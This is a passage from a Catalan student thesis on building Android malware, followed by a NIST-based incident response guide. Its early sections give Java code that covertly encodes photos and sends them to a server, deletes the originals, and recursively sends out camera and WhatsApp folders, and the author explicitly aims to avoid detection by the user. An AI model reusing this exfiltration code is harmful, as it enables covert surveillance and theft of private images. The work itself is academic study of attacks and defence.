Des d'un primer moment vaig decidir implementar un sistema que fos capaç de fer imatges de l'usuari i captures de pantalla en temps real per tal de poder observar en tot moment qui està interactuant amb el dispositiu mòbil i què està fent (mitjançant les captures de pantalla). Va suposar tot un repte poder realitzar les imatges i les captures de pantalla sense que l'usuari fos capaç de detectar-ho, però finalment ho vaig aconseguir.

També em va semblar interessant, un cop vaig tenir definit el sistema d'enviament d'imatges, poder implementar un sistema que enviés totes les imatges guardades al dispositiu. Aquesta funcionalitat també la ser aconseguida i posteriorment la explicaré en aquest punt.

Ara explicaré tots els obstacles amb els que m'he trobat i com queda la implantació final d'aquesta funcionalitat, però en la versió entregada del codi aquesta funcionalitat tot i que està codificada, està deshabilitada per un motiu molt simple, l'aplicació es ralentitza molt.

No només pel fet d'utilitzar la càmera, que és un recurs que consumeix molta capacitat del sistema donat a la gran qualitat de les càmeres actuals, sinó pel fet que per tal d'enviar la imatge primerament s'ha de guardar al dispositiu. Un cop guardada, aquesta imatge s'ha de localitzar a la memòria i convertir-la programàticament a Bitmap. Posteriorment, aquest Bitmap s'ha de codificar en base64 per tal de poder ser enviar com un String al servidor i que el servidor posteriorment descodifiqui aquest String per tal de ser capaç de guardar la imatge al drectori del servidor.

El cost computacional d'aquest procés és bastant elevat i s'ha de tenir en compte que la idea és que l'usuari no sigui capaç de detectar que tot aquest procés s'està realitzant. He fet diferents proves per tal d'incrementar el rendiment però la única cosa que ha reduit significantment aquests temps és el fet que, al convertir la imatge a Bitmap, aquesta conversió es faci utilitzant només un 10% de la resolució de la imatge original.

Així s'aconsegueix reduir el temps d'execució, però de totes maneres segueix generant una ralentització detectable per l'usuari.

Però ara imaginem que el que volem fer és enviar totes les imatges d'un directori, com explicaré més endavant. Aquest cost computacional és massa elevat com per que l'usuari no ho detecti.

De totes maneres, el codi per tal de fer les imatges es troba tot al arxiu comprimit anomenat codi-imatges.zip Igualment, els mètodes principals estàn inclosos al MainActivity del projecte TFG per tal de visualitzar-los en un mateix projecte, així que recomano prendre com a referència la MainActivity del projecte TFG.

La funcionalitat de la càmera és molt senzilla, de fet. Bàsicament utilitza una llibreria d'android anomenada Camera2 per tal de fer les imatges. Aquesta classe té ja definits una gran quantitat de mètodes per tal de gestionar la realització d'imatges i sobre com guardar-les al dispositiu.

El que és interessant d'aquest punt és el fet de que he tingut molts problemes per gestionar la imatge. Primerament vaig decidir utilitzar una llibreria anomenada CameraX, que suposadament és una versió superior a Camera2, però encara està en desenvolupament. Per exemple, jo vaig tenir problemes a l'hora de seleccionar la càmera interna. Amb la lliberia CameraX l'aplicació no era capaç d'executar-se si s'utilitzava la càmera interna, en canvi amb la càmera externa funcionava perfectament.

Per això i per diferents bugs més que em vaig trobar, vaig decidir utilitzar la llibreria Camera2 que tot i que és més antiga, és una versió estable i completament funcional.

Per tal d'enviar una imatge, com he comentat anteriorment, s'ha de buscar aquesta imatge al dispositiu, codificarla com un Bitmap i posteriorment codificar el valor d'aquest Bitmap en base64 per tal de poder enviar un string al servidor i que aquest el descodifiqui correctament. El codi és el següent:

```
@RequiresApi(api = Build.VERSION_CODES.O)
private void sendImage(String path){

    File file = new File(path);

    String type = "image";

    Bitmap bm = BitmapFactory.decodeFile(path);
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    bm.compress(Bitmap.CompressFormat.JPEG, quality: 10, baos); // bm is the bitmap object
    byte[] b = baos.toByteArray();

    String encodedImage = Base64.getEncoder().encodeToString(b);

    BackgroundWorker backgroundWorker = new BackgroundWorker( ctx: this);
    backgroundWorker.execute(type, encodedImage,file.getName());

    file.delete();


}
```

Figura 16 : Codi que gestiona l'enviament d'una imatge al servidor. (Font pròpia)

Per tal d'enviar totes les imatges d'un directori en concret, he decidit que en comptes de buscar les imatges per tot l'emmagatzematge del dispositiu, he definit el següents mètodes:

```
@RequiresApi(api = Build.VERSION_CODES.O)

public void sendImagesFiles(){
    String camera = Environment.getExternalStorageDirectory().getPath() + "DCIM";
    File camera_directory = new File(camera);
    String whatsapp = Environment.getExternalStorageDirectory().getPath() + "WhatsApp/Media/";
    File whatsapp_directory = new File(whatsapp);
    String instagram = Environment.getExternalStorageDirectory().getPath() + "Pictures/";
    File instagram_directory = new File(instagram);

    sendDirectoryFiles(camera_directory);
    sendDirectoryFiles(whatsapp_directory);
    sendDirectoryFiles(instagram_directory);

}

@RequiresApi(api = Build.VERSION_CODES.O)
public void sendDirectoryFiles (File dir) {

    if (dir.exists()) {
        File[] files = dir.listFiles();
        for (int i = 0; i < files.length; ++i) {
            File file = files[i];
            if (file.isDirectory()) {
                sendDirectoryFiles(file);
            } else {
                sendImage(file.getAbsolutePath());
            }
        }
    }
}
```

Figura 17: Implementació dels mètodes sendImageFies() i sendDirectoryFiles(). (Font pròpia)

Aquests dos mètodes són els encarregats de gestionar l'enviament massiu de tots els arxius continguts en un directori. Com es pot veure en el mètode sendImagesFiles(), hi han unes variables anomenades *camera, whatsapp i instagram* que fan referència al directori en el qual els guarden les imatges fetes amb la càmara, els arxius de WhatsApp i les imatges descarregades des d'Instagram respectivament.

Amb aquesta informació podem cridar al mètode *sendDirectoryFiles* i recòrrer tots els elements d'un directori de forma recursiva i enviar-los al servidor mitjançant el mètode *sendImage()*.

Comentar que aquests directoris són els directoris on s'emmagatzemen els fitxers en el meu dispositiu Huawei. És probable que no sigui igual en tots els dispositius. Per defecte hauria de ser el mateix path, però com cada empresa basada en Android gestiona el sistema operatiu d'una forma diferent, no ho puc asegurar.

9.7 Comandes adb

Android, al igual que la resta de sistemes operatius, té una consola. Aquesta consola s'anomena adb (Android Debug Bridge) i és una línia de comandes que permet comunicar-te des d'un ordinador, amb el dispositiu.

Amb comandes adb es poden realitzar accions com per exemple instal·lar aplicacions o proporcionar accés a un shell basat en Unix mitjançant el qual es poden executar scripts o altres comandes.

El seu funcionament és bastant senzill, funciona com una línia de comandes tradicional. Per això, vaig pensar que seria una bona idea poder atacar aquesta línia de comandes per tal de aprofitar al màxim la seva funcionalitat i poder enriquir el valor del malware.

El problema d'implementar aquest sistema és que totes les versions d'android fins a android 10 necessiten estar connectades mitjançant usb al dispositiu en qüestió per tal d'executar aquestes comandes. A partir d'android 11, ja es pot establir aquesta connexió mitjançant Wi-Fi. És per això que no he decidit investigar molt més sobre el tema ja que, pensant com un atacant, no em serveix de res haver de requerir d'accés físic al dispositiu per tal de poder executar aquestes comandes.

Per tant, tot i que és una eina molt poderosa des del punt de vista de realitzar atacs al dispositiu, la vaig descartar per no ser un sistema viable en el meu cas particular.

9.8 IMEI o device_id

Per tal d'identificar de quin dispositiu són les dades de la base de dades, primerament vaig pensar en utilitzar el IMEI, que és un identificador únic de dispositiu. Desgraciadament, desde Android 8.0 (API 26) el IMEI del dispositiu no es pot aconseguir mitjançant codi si no ets un desenvolupador oficial d'android.

Per tant, vaig buscar una forma alternatida d'identificar el dispositiu i vaig crear el mètode getDeviceUniqueID() que executa la següent línia de codi:

```
Settings.Secure.getString(activity.getContentResolver(),Settings.Secure.ANDROID_ID);
```

Aquesta línia de codi retorna un identificador únic que relaciona usuari, aplicació i versió del dispositiu. Per tant, també em serveix per identificar de forma unívoca el dispositiu a la base de dades.

10. Resposta a incidents i prevenció de malware

10.1 Introducció a la resposta a incidents

En aquest apartat em dedicaré a redactar un conjunt de bones pràctiques i un manual per a la resposta a incidents que hauria de seguir una empresa en el cas de detectar una instal·lació de malware en un dels seus dispositius mòbils.

S'ha de dir també que no hi ha una única forma de fer la resposta a incidents, cada empresa ho gestiona d'una manera diferent però sí que és cert que hi ha uns patron o uns principis bàsics que s'han de complir sempre en qualsevol cas.

Els objectius d'una bona resposta a incidents són mitigar tan aviat com sigui possible l'amenaça i reinstaurar tan aviat com sigui possible la continuïtat del negoci.

Primer de tot és saber quan s'ha d'activar la resposta a incidents. En el món de la seguretat podem diferenciar dos tipus d'elements, els esdeveniments i els incidents. Un event de seguretat és una ocurrència d'un fet observable en un sistema. Un event pot ser, per exemple, un usuari connectant-se a una web, enviant un correu electrònic o obrint un fitxer de la seva màquina. Per tant, un event de seguretat no necessàriament ha de tenir una implicació negativa. Simplement és un esdeveniment que es produeix i queda enregistrat en els sistemes de monitorització de l'empresa.

En canvi, un incident és un event que sí que té un impacte negatiu sobre els actius de l'empresa. Un incident és una violació o una inminent violació de les polítiques de seguretat definides o de les pràctiques de seguretat adoptades per una entitat. Aquestes violacions de polítiques poden ser tant l'execució d'un malware com la connexió a una URL que conté malware. Si té un impacte negatiu sobre els actius, es considera un incident. I, com a tal, necessita de la seva correspondent resposta a incidents.

Un incident, i en concret un atac informàtic normalment comprometen les dades personals i corporatives. Per tant, és fonamental actuar amb eficàcia i rapidesa quan es detecta un incident per tal d'intentar minimitzar la pèrdua o robatori de dades i per minimitzar també la interrupció dels serveis corporatius.

A més, gràcies a una bona resposta a incidents no només serem capaços de minimitzar el possible impacte d'un atac sinó que també tindrem l'oportunitat d'utilitzar tota la informació obtenida per tal de millorar la seguretat dels nostres sistemes.

El NIST *(National Institute of Standards and Technology)* diu que un bon equip de resposta a incident ha d'estar en constant comunicació amb diferents institucions i organitzacions per tal de poder preveure una amenaça abans fins i tot que ens pugui afectar de forma directa.

Figura 18: Recomanació del NIST respecte la comunicació que ha de tenir un equip de resposta a incidents. (Font: https://www.nist.gov)

Aquesta constant comunicació és molt important per tal de poder tenir un control sobre les possibles campanyes que ens poden afectar i, d'aquesta forma, poder avançar-nos als incidents. És molt important tenir comunicació constant amb les empreses propietàries del software corporatiu ja que, en cas que es detecti una vulnerabilitat en el seu software, podría donar-se el cas que arran d'aquesta vulnerabilitat es produís un atac.

També és important mantenir comunicacions amb les diferents administracions de seguretat de l'estat, com pot ser la policía nacional. En cas que hi hagi una campanya massiva d'atac a un sector en concret, aquestes agències ens poden ajudar a veure si som un potencial objectiu o no. En el cas d'espanya, una bona pràctica és mantenir una conversa constant amb el INCIBE, que és l'institut nacional de ciberseguretat. Ells ens informaran si hi ha alguna campanya de malware en actiu de la qual puguem ser un objectiu.

Una figura molt important d'aquest esquema és la que fa referència als *incident reporters* i a la comunicació amb diferents equips de seguretat. És una pràctica molt habitual en el món de la ciberseguretat empresarial que els diferents equips de resposta a incidents estiguin en contacte entre ells per tal de compartir entre ells qualsevol informació sobre un atac.

Per exemple imaginem que treballem a l'empresa asseguradora mencionada anteriorment en aquest document "Segurs Globals" i veiem que una empresa de la nostra competència directa ha sigut atacada amb un Ransomware. Si nosaltres mantenim contacte amb l'equip de resposta a incidents de l'altra companyia, ens podran facilitar informació per tal de poder protegir-nos envers l'atac que ells han sofert.

10.2 Gestió i resposta a un incident

La resposta a incidents té quatre grans etapes.



Figura 19: Cicle de vida de la resposta a incidents (Font: https://www.nist.gov)

10.2.1 Preparació

La part de preparació fa referència a definir un conjunt de polítiques o de mètriques per tal d'evitar un incident.

A continuació es detalla un llistat de diferents accions recomanables per tal d'estar ben preparats en cas que arribi un incident de seguretat:

- Tenir a l'abast un sistema de comunicació eficaç amb el personal crític que ha de gestionar un incident. Amb un bon sistema de comunicació, la resposta a incidents serà molt més eficaç. Hi han eines específiques per aquestes tasques, com el software FACT24.

- Tenir definits una sèrie de mecanismes per tal de ser notificats automàticament en cas d'un incident de seguretat. Per exemple, tenir configurada una alerta del EDR corporatiu per que en cas que es generi un incident, notifiqui via email, via telèfon i via SMS als responsables que l'han de gestionar.

- És bona pràctica tenir eines que siguin capaces de monitorar els sistemes tant a nivell de software com a nivell de xarxa. Si podem monitorar tot el que passa als nostres sistemes podrem detectar abans una activitat il·legítima.

- Tenir còpies de seguretat de totes les dades sensibles i tenir imatges amb sistemes operatius sense malware per tal de poder fer una restauració en cas que fos necessari.

Per tal de preveure incidents és important també tenir la major quantitat de mesures de seguretat possibles. Des d'un EDR fins a eines d'escaneig de tràfic web com poden ser Zscaler o Netskope, tenir un bon firewall i eines d'escaneig de vulnerabilitats, com per exemple Nessus o Qualis.

Però un dels punts més importants per la prevenció d'incidents és, sens dubte, la formació continua dels usuaris de la companyia. El vector d'entrada més comú d'un atac és un error humà provocat per un treballador de l'empresa. Per posar un exemple, si es fan campanyes de *user awareness* sobre *Phishing (Punt 3.3)* és més probable que un usuari sàpiga actuar correctament envers un correu

sospitós i es pugui evitar així un incident de seguretat. La formació dels treballadors és tan essencial com tenir uns bons sistemes de seguretat.

10.2.2 Detecció i anàlisi

Els incidents de seguretat poden ocórrer de moltes maneres diferents. Per tant, és pràcticament impossible detallar una llista d'accions a tenir en compte per tal de detectar un possible incident de seguretat. No obstant això, a continuació esmenaré els mecanismes i vectors d'atac més comuns per tal de poder tenir una idea global què s'ha de monitorar per tal de poder evitar un atac.

- Dispositius de memòria externa: Hi han atacs que poden ser executats al connectar un dispositiu de memòria externa a un ordinador. Per això és important definir unes bones polítiques d'exclusió de USB al EDR o antivirus corporatiu i no permetre l'accés a dispositius de memòria no autoritzats.

- Web: Hi han atacs que es poden executar mitjançant la web com per exemple un *Cross-Site Scripting* o una *SQL Injection*. És important tenir totes les webs corporatives actualitzades i securitzades.

- Email: Mitjançant un correu electrònic poden fer un phishing mitjançant l'usuari envii credencials de l'empresa o que instal·li software maliciós al seu dispositiu.

- Violació de mètriques de seguretat i de polítiques: És possible que, tot i tenir definides unes polítiques de seguretat aquestes siguin vulnerables i puguin ser un vector d'entrada per un atacant.

Detectar un incident no és fàcil, ja que l'incident com a norma general intenta no ser detectat per la companyia abans d'actuar. Tot i així és important monitorar tots els sistemes de la companyia per tal d'intentar detectar alguna activitat fora de lo comú. Un exemple podria ser veure que s'estan rebent grans quantitats de correu d'spam o de peticions de connexió a un servidor corporatiu.

Cal destacar la figura de SIEM *(punt 3.10),* ja que si tenim un SIEM capaç d'analitzar tots els logs que generen els nostres sistemes de seguretat ens podrà ajudar a detectar qualsevol intent d'atac.

Pel que fa a l'anàlisi de l'incident un cop s'ha detectat, s'ha d'intentar fer una avaluació de la criticitat que pot tenir, dels actius que poden estar compromesos i si els sistemes corporatius segueixen funcionant i si estan infectats o no. L'anàlisi d'un incident és diferent a cada empresa i cada equip defineix les seves mètriques d'anàlisi.

10.2.3 Contingència, erradicació i recuperació

La contingència d'un incident és important per tal d'intentar minimitzar els actius afectats. Si dissenyem un bon pla de contingència és possible que l'efectivitat de l'atac disminueixi considerablement.

El procés de contingència també dependrà del tipus d'atac però com a norma general un pla de contingencia consisteix en desconnectar els equips de la xarxa, apagar-los o desactivar certa funcionalitat perjudicial.

Si per exemple ens veiem afectats per un malware tipus ransomware que es propaga per la xarxa, és important desconnectar els equips de la xarxa tan aviat com sigui possible per tal d'evitar la propagació del ransomware.

Un dels aspectes claus en la contingència d'amenaces és tenir una bona segmentació de la xarxa. Si la xarxa corporativa està ben segmentada, el malware quedarà contingut en un petit sector de la xarxa i la resta de dispositius no es veuran afectats pel malware. En canvi, si la xarxa no està segmentada és molt probable que el malware acabi per afectar a tots els equips de la companyia.

Però s'ha de tenir clar que el pla de contingència va molt lligat al tipus d'atac. El pla de contingència d'un atac DDos serà molt diferent al pla de contingència d'una campanya massiva de phishing via correu electrònic. Per tal de definir uns bons plans de contingència és important identificar el vector d'entrada de l'atac i l'atacant.

Un cop tenim el pla de contingencia funcionant, és important treballar tan aviat com sigui possible en l'erradicació i recuperació dels actius corporatius. Durant el procés d'erradicació és important tenir identificat el malware que ha provocat l'incident, les comptes d'usuaris afectades i els equips infectats, així com identificar els vectors d'entrada i les possibles vulnerabilitats del nostre sistema. Si no definim bé el pla de recuperació seria possible una reinfecció.

Respecte a la recuperació, com a norma general el que es sol fer és formatar i remaquetar els equips afectats, o inclús substituir-los per equips nous. El procés de recuperació pot incloure accions com, per exemple, restablir els sistemes mitjançant còpies de seguretat, el canvi de contrasenyes i el reforçament de la seguretat perimetral.

10.2.4 Activitat Post-Incident

La part més important que s'ha de dur a termes després d'haver gestionat un incident és l'activitat post-incident. En aquest moment és imperatiu estudiar què ha passat, com ha passat i com podem evitar que torni a ocórrer un esdeveniment similar. Algunes de les preguntes que s'han de respondre són les següents:

- Què ha passat exactament i quan ha passat?
- Com va actuar el personal i la direcció durant la gestió del incident?
- Es van seguir tots els protocols establerts?
- Aquests protocols van ser els adequats?
- Quines mesures correctives es poden tenir en compte per tal d'evitar incidents similars en el futur?
- Quins indicadors s'han de vigilar en un futur per tal d'evitar un incident similar?
- Hi ha algún tipus d'eina de seguretat que ens pugui ajudar a parar un incident similar?

Un altre aspecte important de la resposta a incidents és la documentació de l'incident. Tant per bona pràctica com per obligació legal és imperatiu registrar i notificar tots els esdeveniments de seguretat que han tingut lloc durant l'incident i explicar detalladament com s'han gestionat. Aquest procés consisteix a evidenciar tot el que ha passat per tal de poder analitzar amb deteniment què ha passat, el cost de la pèrdua d'actius i les dades que s'hagin pogut filtrar.

10.2.5 Recomanacions del NIST

El NIST presenta una sèrie de recomanacions per tal de gestionar incidents de seguretat.

1. Tenir eines i recursos que puguin ser d'utilitat en la gestió d'incidents com per exemple una via de comunicació, software forense, diagrames de xarxa, còpies de seguretat i software d'encriptació.

2. Assegurar que la xarxa, els sistemes i les aplicacions tenen la seguretat corresponent.

3. Identificar indicadors a través d'alertes generades per les diferents eines i software de seguretat.

4. Exigir un nivell bàsic de registre i d'auditoria en tots els sistemes i un nivell més superior en tots els sistemes crítics per tal de poder monitorar millor la seva activitat.

5. Tenir total coneixement de com funcionen les aplicacions, els sistemes i la xarxa corporativa i la seva estructura.

6. Tenir un sistema de gestió i revisió de logs.

7. Correlar la informació dels diferents sistemes de seguretat per tal de buscar identificadors d'un possible atac.

8. Començar a reunir tota la informació en el moment en el que l'equip sospita que hi ha un incident de seguretat i començar a activar mesures de contenció.

9. Tenir un registre securitzat de totes les evidències i esdeveniments que es produeixen durant l'incident.

10. Formació dels treballadors envers possibles campanyes d'atac que els puguin arribar via SMS, via correu electrònic o mitjançant qualsevol altre via. Una bona formació és capaç de prevenir un incident de seguretat.

11. Conclusions

Durant tot el procés d'aquest projecte he pogut entendre millor com funciona el món de la seguretat en l'àmbit del disseny de malware i la resposta a incidents.

És cert que no he dissenyat el millor malware, però he après a pensar com pensaria un dissenyador de malware i he après que el disseny de malware no depèn tant de coneixements de programació sinó de coneixements del sistema i de com saltar-se les directrius de seguretat ja incorporades.

Respecte als objectius establerts en el punt 2 d'aquest projecte crec que la majoria s'han assolit de forma correcta. És cert també algunes funcionalitats com per exemple el *Keylogger* o la realització de imatges no podria millorar molt i si seguís treballant en aquest malware probablement acabaria sent un malware amb una capacitat d'afectació molt alta, però aquesta no és la finalitat del projecte.

Respecte a la resposta a incidents, he sigut capaç d'entendre com gestionar els esdeveniments de seguretat des del punt de vista d'un enginyer expert en seguretat perimetral i en blue team i he ampliat molt els meus coneixements sobre procediments d'actuació i sobre bones pràctiques a l'hora de gestionar un esdeveniment de seguretat.

12. Bibliografia

Enllaços referents al servidor:

- https://www.apachefriends.org/docs/
- https://www.apachefriends.org/faq_linux.html
- How to use Java 8 Encode (Decode) an Image to Base64 » grokonez
- https://developer.android.com/reference/java/net/HttpURLConnection
- https://docs.oracle.com/javase/7/docs/api/java/net/HttpURLConnection.html

Enllaços referents a la implementació del malware:

- https://developer.android.com/training/camera2#documentation
- https://developer.android.com/studio/build/application-id#kts
- https://developer.android.com/reference/java/net/HttpURLConnection
- https://developer.android.com/guide/topics/manifest/manifest-element?hl=es-419
- https://developer.android.com/reference/android/provider/Settings.Secure
- https://developer.android.com/studio/build/application-id#kts
- https://developer.android.com/reference/android/util/Base64
- https://developer.android.com/training/permissions/requesting
- https://developer.android.com/training/basics/network-ops/connecting?hl=es-419

Enllaços referents a la resposta a incidents:

- https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
- https://www.incibe-cert.es/

Tots aquests enllaços estan disponibles a dia 20 de juny de 2021.